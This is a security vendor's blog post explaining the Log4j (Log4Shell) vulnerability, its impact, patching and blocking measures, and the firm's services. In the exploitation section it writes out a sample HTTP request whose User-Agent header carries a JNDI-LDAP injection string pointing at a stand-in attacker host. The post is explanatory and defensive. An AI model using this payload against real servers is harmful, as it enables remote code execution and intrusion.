

Log4j - It's bleaker than you believe

The Log4j flaw is like a stark reminder that system and software development approaches, particularly for mission-critical systems and applications, must change dramatically.



VIRUS DETECTED



Everyone was "on the clock" after the vulnerability was published, racing to apply the required fixes to reduce the danger of a successful cyber-attack exploiting the flaw.

It's quite simple to take advantage of this vulnerability. To put it another way, an attacker only needs the ability to manipulate strings that will be logged using log4j.

Many different operations are logged and could be controlled & manipulated by the attacker due to the wide variety of different attack routes. The only way to completely eliminate the vulnerability is to upgrade to a patched version.

What is the Impact for Log4j:

Given that Java has been available for over a quarter-century, this would imply that Log4j is used by a large number of servers and services on the Internet. While there are various logging frameworks available in Java, Log4j is by far the most popular.

As many organisations rely on software from third-party vendors, the list of affected applications is rapidly expanding. What's more concerning is that if you're a software vendor and your products use Log4j components, your product will be vulnerable. This list is also constantly expanding. It's tough to know which apps, Internet services, goods, and/or software rely on Java, whether you're an individual or an enterprise. It's even more difficult to figure out which Java-based services use Log4j. Furthermore, knowing which Log4j versions to use makes this a much more challenging effort.

How log4j is exploited in wild & flowchart?

Several companies have begun addressing and tracking threats that take advantage of the Log4j vulnerability. Because this vulnerability allows an attacker to perform remote code execution, they can access all data and the entire network via the affected device or application.

The following figure depicts the possible mitigation steps at each stage of the exploitation:

Log4j Exploitation - Prevention Scenario

Victim web app logs the HTTP request payload/headers, such as the User-Agent, which can be passed on to the JNDI which allows Java apps to access and make calls to multiple API's, such as LDAP, RMI, etc.

Get: /index.html

Host: example.com


User-Agent: \${jndi:ldap://attacker.co/aa}

The log string is passed from the server to the affected log4j instance.

`${jndi:ldap://attacker.co/aa}`

Log4j parses the string and then queries the malicious LDAP server.

`ldap://attacker.co/aa`



Nonetheless don't panic & proactive steps

Unfortunately, due to the widespread use of third-party libraries and components, the disclosure of zero-day vulnerabilities is unlikely to end anytime soon.

Security patches are available and Castellum Labs urges all organisations to implement them as soon as possible. Furthermore, many businesses rely on third-party providers for services that may use Log4j should engage with those suppliers to ensure that their third-party partnerships do not expose them to unnecessary risk.

Proactive steps you can take to reduce your risk:

Patching is the best way to mitigate but the challenges lies in:

- Identifying the affected assets is hard
- External scans have limited coverage only
- Patching may not be possible for 3rd party dependencies

Disabling JDNI functionality. Ensure that your existing security controls are configured to prevent the Log4shell exploit

- WAF and IPS - Block Log4j related requests
- Firewalls - Block outbound traffic related to log4j
- IDS - trigger alerts on Log4j related requests




How Castellum can help you handle Log4j comprehensively


- A 3 to 10 days remote engagement for Log4j
- Check if attack was attempted against your applications
- Verify, if your protection will work against Log4j vulnerability attacks
- Investigate, if your applications and/or servers were already compromised

"Castellum Labs" developed a set of tools and a complete framework to test, analyze and secure against Log4j vulnerability attacks".


Key Services Areas




Application Security
Managed AppSec Programs



Cloud Security
Cloud Security Design & Governance




SOC Monitoring
Managed Detection and Response




Threat Intelligence
Contextual Threat Intel & Hunting


Our Technology Platforms



appFORT
Continuous Application Security



watchOUT
Darkweb Monitoring



threatNIXD
Next Gen SOC Monitoring



Continuous Unified View of your Cyber Security

Get in touch with us to know more on our Cyber Security offerings



+91 97009 70397

info@castellumlabs.com

www.castellumlabs.com